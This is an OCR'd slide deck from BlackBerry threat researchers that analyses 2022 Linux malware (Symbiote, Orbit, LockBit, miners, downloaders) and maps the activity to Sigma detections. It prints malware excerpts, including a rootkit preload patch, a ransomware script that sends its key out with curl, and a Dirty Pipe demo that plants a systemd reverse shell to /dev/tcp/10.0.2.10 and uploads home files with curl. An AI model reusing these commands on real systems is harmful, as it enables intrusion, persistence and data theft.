BlackBerry Intelligent Security. Everywhere.

PRACTICAL CTI ANALISIS OVER 2022 ITW LINUX IMPLANTS: DETECTION OVER BLIND SPOTS

2023/01/30

Joseliyo Sánchez – Senior Threat Researcher
Pedro Drimel – Principal Threat Researcher

ABOUT US

Pedro Drimel

Principal Threat Researcher

@pdrimel

/in/pdrimel/

Joseliyo Sánchez

Senior Threat Researcher

@Joseliyo_Jstnk

/in/joseluissm/

AGENDA

- Intro
- 2022 ITW Linux threats
- Similarities and detections
- Conclusions

INTRO

The community did it again

Windows

LOLBAS ☆ Star 5,012

Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib. More information on programmatically accesssing this project can be found on the API page.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.

https://lolbas-project.github.io

Linux

GTFOBins ☆ Star 7,735

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.


It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.


https://gtfobins.github.io

“Common” behavior in Windows infections (high level)



- There can be multiple stages
- Going to the detail, many LOLBAS are used during the infection
- Sometimes, there are CVE exploitations

“Common” behavior in Linux infections (high level)



- Initial vector usually is an exploitation or lateral movement from another infected machine or valid credentials
- There can be multiple stages
- Going to the detail, many GTFOBins are used during the infection

Some of the most used

LOLBAS	GTFOBins
Schtasks.exe	Crontab
Wscript.exe	Wget
Mshta.exe	Bash
Certutil.exe	Curl
Sc.exe	Systemd service
Cmd.exe	lwp-download

2022 ITW Linux threats

Linux threats observed during 2022

CoinMiner

Symbiote

Orbit

Lockbit

Chaos


Black Basta

Generic Trojans

Generic Downloaders


SYMBIOTE

- Backdoor and keylogger with data exfiltration capabilities
- User-land rootkit for persistence (T1574.006)
- DNS TXT for communication protocol.
  - dnscat2 used for exfiltration




```
  v2 = rc4(&byte_FCEE, (__int64)&v6, 23);
  execute_dns_code(v2);
  _exit(0);
```

```
    src = (void *)b64decode(&v7, ptr);
    free(ptr);
    v10 = (char *)realloc(v9, v12 + v7);
    if ( !v10 )
      break;
    v9 = v10;
    memcpy(&v10[v12], src, v7);
    v12 += v7;
    ++v11;
  }
  if ( v12 )
  {
    if ( (unsigned int)ed25519_verify(v5, v9, v12, &public_key) )
    {
      rc4(v6, (__int64)v9, v12);
    }
```



SYMBIOTE (2)

- Four victims confirmed
  - Suspicious to be related with ~30mi USD in fraud
    - https://www.welivesecurity.com/br/2022/03/11/operacao-anakin-pf-prende-4-suspeitos-de-invadir-o-sistema-de-informacao-da-caixa/
- Usage of valid credentials
- LPE CVE-2016-5195 (Dirty Cow)
- Locally compiled using GCC

ORBIT

- Backdoor and keylogger
- Dropper → Payload
  - Optional non-persistent using /dev/shm/ldx/

```
root@hr-01:/lib# ls -l libntpVnQE6mk
ls: cannot access 'libntpVnQE6mk': No such file or directory
root@hr-01:/lib# cd libntpVnQE6mk
root@hr-01:/lib/libntpVnQE6mk# ls -la
ls: cannot open directory '.': No such file or directory
root@hr-01:/lib/libntpVnQE6mk# ls -l sshpass.txt
-rw-r--r--. 1 root root 19 Jan 21 07:51 sshpass.txt
root@hr-01:/lib/libntpVnQE6mk# cat sshpass.txt
joseliyo 123abc...
root@hr-01:/lib/libntpVnQE6mk#
```

```
if ( !(unsigned int)stat("/dev/shm/ldx", v14) )
{
  puts("shm update");
  load_ld((__int64)"/dev/shm/ldx/libdl.so");
  exit(0);
}
if ( (unsigned int)stat("/lib/libntpVnQE6mk", v14) )
{
  puts("new hdd");
  system("mkdir /lib/libntpVnQE6mk");
  chown("/lib/libntpVnQE6mk", 0LL, 920366LL);
  backup_ld();
}
```

ORBIT (2)

- User-land rootkit for persistence
  - /etc/ld.so.preload
  - Patch loader binary with payload folder

```
v15 = (char *)memmem(loader_mmap, v13, "/etc/ld.so.preload", 18LL);
if ( !v15 )
{
  puts("ld.so not found");
  exit(0);
}
if ( a2 )
  strcpy(v15, "/dev/shm/ldx/.l");
else
  strcpy(v15, "/lib/libntpVnQE6mk/.l");
munmap(loader_mmap, v13);
lseek64(copied_loader_handle, 0LL, 2LL);
write();
```

- Python for privilege escalation using SETUID

```
os.setreuid(0,0)
os.execv("/bin/bash", ("/bin/bash", "-i"))
```

LOCKBIT

- Targets VMWare ESXi

```
db 'Usage: %s [OPTION]... -i ',27h,'/path/to/crypt',27h,0Ah
                        ; DATA XREF: decrypt_strings+8B↑o
                        ; sub_804FF40+BA↑o
db 'Recursively crypts files in a path or by extention.',0Ah
db 0Ah
db 'Mandatory arguments to long options are mandatory for short optio'
db 'ns too.',0Ah
db '  -i, --indir        path to crypt',0Ah
db '  -m, --minfile      minimal size of a crypted file, no less than'
db ' 4096',0Ah
db '  -r, --remove       self remove this file after work',0Ah
db '  -l, --log          prints the log to the console',0Ah
db '  -n, --nolog        do not print the log to the file /tmp/locker'
db '.log',0Ah
db '  -d, --daemonize    runs a program as Unix daemon',0Ah
db '  -w, --wholefile    encrypts whole file',0Ah
db '  -b, --beginfile    encrypts first N bytes',0Ah
db '  -e, --extentions   encrypts files by extentions',0Ah
db '  -o, --nostop       prevent to stop working VM',0Ah
db '  -t, --wipe         wipe free space',0Ah
db '  -s, --spot         upper bound limitation value of spot in Mb',0Ah
db '  -p, --pass         password',0Ah
db '  -f, --full         full log',0Ah
db '  -a, --delay        start delay in minutes',0Ah
db '  -y, --noexts       do not search for extentions',0Ah
db 0Ah
db '  -v, --vmdk        search for extentions inside VMDK files',0Ah,0
```

```
aEsxiEnableSsh  db '[+] ESXi: enable_ssh',0Ah,0
                                          ; DATA XREF
aEsxiEnableSsh_0 db '[-] ESXi: enable_ssh',0Ah,0
                                          ; DATA XREF
; char aSbinVmdumperL
aSbinVmdumperL  db '/sbin/vmdumper -l',0
```

LOCKBIT (2)

- 50K was paid to fix Linux encryptor

Threat Intelligence Enrichment

September 17, 2022 **11:17 am**

Group Name

Lockbit

Post Name

First bounty payout $50,000

On July 6, 2022, the first bounty payment of 50 thousand dollars was made for the bug report in the encryption software, which was fixed on the same day. The bug was that it was possible to decrypt any vmdk or vhdx file for free, since the beginning of these files begins with zeros. In order to minimize the damage and the impact of payments for the decryptor from the current attacked companies, it was decided to postpone the public announcement of the award until the current day.

Also, thanks to the recommendations of the good man, encryption algorithm was changed in linux vmdk files encryptor, now each vmdk file is disclosed and the encryption of files inside is done, such functionality not a single affiliate program on the planet.

A very special thanks to the FBI agent and Coverware contributor who keeps me up to date with the latest information. Thanks to the insider information we have learned about the weaknesses and bugs in our competitors' encryption systems.

We are grateful for every message that will be helpful to us.
Also we are looking forward to more insiders and researchers, do not hesitate to write tox, we will find money for each of you.
Thank you for participating in our bounty program.

Downloaders, Trojans and Generics

```
iptables -F
echo "nope" >/tmp/log_rot
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
userdel akay
userdel vfinder
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized_keys
rm -rf /tmp/addres*
rm -rf /tmp/walle*
rm -rf /tmp/keys
ps aux
grep "/dot"
grep -v grep
awk '{print $2}'
xargs -I % kill -9 %
pkill -f hezb
grep "tracepath"
pkill -f /tmp/.out
grep "./lll"
if ps aux
grep -i '[a]liyun'
curl http://update.aegis.aliyun.com/download/uninstall.sh
curl http://update.aegis.aliyun.com/download/quartz_unins
pkill aliyun-service
rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
rm -rf /usr/local/aegis*
systemctl stop aliyun.service
systemctl disable aliyun.service
service bcm-agent stop
yum remove bcm-agent -y
apt-get remove bcm-agent -y
elif ps aux
grep -i '[y]unjing'
```

```
function anubis(){

    first we need to get the public key
    cd /tmp
    curl http://192.168.0.27:9002/public-key.pem -o pub.pem
    base64 decode the public key stored on the server(optional)
    base64 -d pub.pem > public.pem
    generate a password for encryption and then encrypt the passw
    openssl rand -hex 44
    cat > password
    openssl rsautl -encrypt -inkey pub.pem -pubin -in password -o
    base64 password.enc > password.b64.enc
    exfiltrate the encrypted password
    curl --silent -X POST -d @password.b64.enc 192.168.0.27:9002
    folder=/home/"$USER"/Ransomware/TestFolder
    set this to
    for full system encryption ( be root )
    encrypt "$folder"

function ransom_txt(){

    place the ransom note on the users Desktop
    cd /home/"$USER"/Desktop
    touch ransom.txt
    echo -e "We are sorry to inform you that a Ransomware Virus h
    Your documents, videos, images and other forms of data are no
    This key is currently being stored on a remote server. To acc
    before the time runs out. Once you have read this you now hav
    your files will be permanently lost. If you are not familiar
    For any reason you should need customer service, email xeqtr.

#get_info
anubis
ransom_txt
```

```
PATH=".:$PATH"
curld -V
__curl "$CURL_DOWNLOAD_URL" > /usr/local/bin/.curld
chmod +x /usr/local/bin/.curld
/usr/local/bin/.curld -V
WGET="/usr/local/bin/.curl -o"
/usr/local/bin/.curl -V
__curl "$CURL_DOWNLOAD_URL" > $HOME/.curld
chmod +x $HOME/.curld
$HOME/.curld -V
WGET="$HOME/.curl -o"
__curl "$CURL_DOWNLOAD_URL" > .curld
chmod +x .curld
./.curld -V
WGET="./.curld -o"
__curl "$CURL_DOWNLOAD_URL" > /var/tmp/.curld
chmod +x /var/tmp/.curld
/var/tmp/.curld -V
WGET="/var/tmp/.curld -o"
echo "wget is $WGET"
get() {
$WGET $2 $1
chmod +x $2
ufw disable
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
```

Dirty Pipe vulnerability - CVE-2022-0847

malwaredemo — joseliyo@hr-01: /opt — ssh root@192.168.1.234 — 78×24

```
joseliyo@hr-01:/opt$
```

Dirty Pipe vulnerability - CVE-2022-0847

Fake zoom installer exploiting CVE-2022-0847

```
root@hr-01:/opt# ./zoom-amd64
(Reading database ... 174906 files and directories currently installed.)
Downloading packages ...
Unpacking zoom (5.12.9.367)
Setting up zoom (5.12.9.367) ...
Processing triggers for gnome-menus (3.36.0-1ubuntu1) ...
Processing triggers for desktop-file-utils (0.24-1ubuntu3) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for shared-mime-info (1.15-1) ...
Updating ...
Done ...
Launching zoom, please wait ...
root@hr-01:/opt#
```

```
/usr/bin/su su - -c "cp /tmp/passwd.bak /etc/passwd;echo '[Unit]\nDescription=Wait
until snapd is fully loaded\n[Service]\nType=simple\nUser=root\nRestart=on-
failure\nRestartSec=5s\nExecStart=/bin/bash -c \"while [ 1 ]; do bash -i >&
/dev/tcp/10.0.2.10/9001 0>&1; done\"\n[Install]\nWantedBy=multi-user.target' >
/etc/systemd/system/snapd.loading.service;touch -t 202202230836
/etc/systemd/system/snapd.loading.service;sudo systemctl enable snapd.loading.service
--now; sudo apt update >/dev/null 2>&1; sudo apt install curl >/dev/null 2>&1; sudo
mount -o remount,rw,hidepid=2 /proc;find /home/ -not -path '*/.*' -name '*' -type f -
exec curl -s -T {} http://10.0.2.10:8000/ \\; > /dev/null; /bin/sh"
```

Dirty Pipe vulnerability - CVE-2022-0847

Use of echo to create the file and after that, start the service

/etc/systemd/system/snapd.loading.service

```
malwaredemo — root@hr-01: /opt — ssh root@192.1
  GNU nano 4.8                                    /etc/systemd/system/snapd.loading.
[Unit]
Description=Wait until snapd is fully loaded
[Service]
Type=simple
User=root
Restart=on-failure
RestartSec=5s
ExecStart=/bin/bash -c "while [ 1 ]; do bash -i >& /dev/tcp/10.0.2.10/9001 0>&1; done"
[Install]
WantedBy=multi-user.target
```

```
root@hr-01:/tmp# systemctl status snapd.loading.service
● snapd.loading.service - Wait until snapd is fully loaded
     Loaded: loaded (/etc/systemd/system/snapd.loading.service; enabled; vendor preset: enabled)
     Active: active (running) since Mon 2023-01-09 08:18:20 EST; 2h 43min ago
   Main PID: 2656 (bash)
      Tasks: 2 (limit: 7692)
     Memory: 476.0K
     CGroup: /system.slice/snapd.loading.service
             ├─2656 /bin/bash -c while [ 1 ]; do bash -i >& /dev/tcp/10.0.2.10/9001 0>&1; done
             └─4811 /bin/bash -c while [ 1 ]; do bash -i >& /dev/tcp/10.0.2.10/9001 0>&1; done

Jan 09 10:49:26 hr-01 bash[4711]: /bin/bash: connect: Connection timed out
Jan 09 10:49:26 hr-01 bash[4711]: /bin/bash: /dev/tcp/10.0.2.10/9001: Connection timed out
Jan 09 10:53:53 hr-01 bash[4714]: /bin/bash: connect: Connection timed out
Jan 09 10:53:53 hr-01 bash[4714]: /bin/bash: /dev/tcp/10.0.2.10/9001: Connection timed out
Jan 09 10:56:04 hr-01 bash[4755]: /bin/bash: connect: Connection timed out
Jan 09 10:56:04 hr-01 bash[4755]: /bin/bash: /dev/tcp/10.0.2.10/9001: Connection timed out
Jan 09 10:58:15 hr-01 bash[4774]: /bin/bash: connect: Connection timed out
Jan 09 10:58:15 hr-01 bash[4774]: /bin/bash: /dev/tcp/10.0.2.10/9001: Connection timed out
Jan 09 11:00:26 hr-01 bash[4777]: /bin/bash: connect: Connection timed out
Jan 09 11:00:26 hr-01 bash[4777]: /bin/bash: /dev/tcp/10.0.2.10/9001: Connection timed out
root@hr-01:/tmp#
```

Dirty Pipe vulnerability - CVE-2022-0847 – Detections

3 Sigma rules created

- proc_creation_lnx_cp_passwd_tmp
- proc_creation_lnx_mount_hidepid
- proc_creation_lnx_touch_susp

```
   -= Standalone SIGMA Detection tool for EVTX/Auditd/Sysmon Linux =-

[+] Checking prerequisites
[+] Extracting events Using 'tmp-INS5IE3E' directory
100%|                                                                                                    | 1/1 [00:00<00:00,  1.67it
[+] Processing events
100%|                                                                                                    | 1/1 [00:00<00:00,  1.39it
[+] Creating model
[+] Inserting data
100%|                                                                                                    | 5283/5283 [00:00<00:00, 12286.63it
[+] Cleaning unused objects

[+] Executing ruleset - 130 rules
    - System Information Discovery [informational] : 2 events
    - Copy passwd From tmp Path [high] : 1 events
    - File and Directory Discovery - Linux [informational] : 14 events
    - Chmod Suspicious Directory [medium] : 5 events
    - File Deletion [informational] : 38 events
    - Local System Accounts Discovery - Linux [low] : 2 events
    - Touch Suspicious Service File [medium] : 1 events
    - Mount Execution With Hidepid Parameter [medium] : 1 events
    - Suspicious Curl File Upload - Linux [medium] : 1 events
    - Curl Usage on Linux [low] : 2 events
100%|                                                                                                    | 130/130 [00:00<00:00, 694.85it
[+] Cleaning

Finished in 1 seconds
root@hr-01:/opt#
```

Unknown Initial access

ELF File

fake zoom file

cp

Event: ProcessCreate
CommandLine: cp /tmp/passwd.bak /etc/passwd

Event: FileCreate
FileName: /etc/passwd

echo

Event: ProcessCreate
CommandLine:
echo '[Unit]\nDescription=Wait until snapd is fully loaded\n[Service]\nType=simple\nUser=root\nRestart=on-failure\nRestartSec=5s\nExecStart=/bin/bash -c \"while [1]
do bash -i >& /dev/tcp/10.0.2.10/9001 0>&1
done\"\n[Install]\nWantedBy=multi-user.target' > /etc/systemd/system/snapd.loading.Service

Event: FileCreate
FileName: /etc/systemd/system/snapd.loading.service

touch

Event: ProcessCreate
CommandLine:
touch -t 202202230836 /etc/systemd/system/snapd.loading.service

systemctl

Event: ProcessCreate
CommandLine:
sudo systemctl enable snapd.loading.service --now

apt

Event: ProcessCreate
CommandLine:
sudo apt install curl >/dev/null 2>&1

mount

Event: ProcessCreate
CommandLine:
sudo mount -o remount,rw,hidepid=2 /proc

find

Event: ProcessCreate
CommandLine:
find /home/ -not -path '*/.*' -name '*' -type f -exec curl -s -T {} http://10.0.2.10:8000/ \\

Event: ProcessCreate
CommandLine:
curl -s -T /home/joseliyo/linux_server64 http://10.0.2.10:8000/

curl

Event: NetworkConnect
DestinationIp: 10.0.2.10
DestinatioPort: 8000

Other activity in the system.
Execution of some processes like

- **Chmod**
- **Dpkg**
- **Apt**
- **Sort**
- **rm**

High level

Medium level

Low level

Information level

Rules mapped to events during execution


(*) Click on the box of the event to see the rule

SIMILARITIES AND DETECTIONS

ORBIT

Techniques observed by Orbit

- Application Layer Protocol - T1071
- Systemd Service - T1543.002
- File and Directory Discovery - T1083
- Hidden Files and Directories - T1564.001
- Masquerading - T1036
- Security Software Discovery - T1518.001
- Command and Scripting Interpreter - T1059
- Encrypted Channel - T1573
- File and Directory Permissions Modification - T1222
- File Deletion - T1070.004
- Non-Application Layer Protocol - T1095
- System Information Discovery - T1082



PRIORITIZE WHAT IS IMPORTANT

Drive your security in two ways

- Threat-Centric
- Technique-Centric

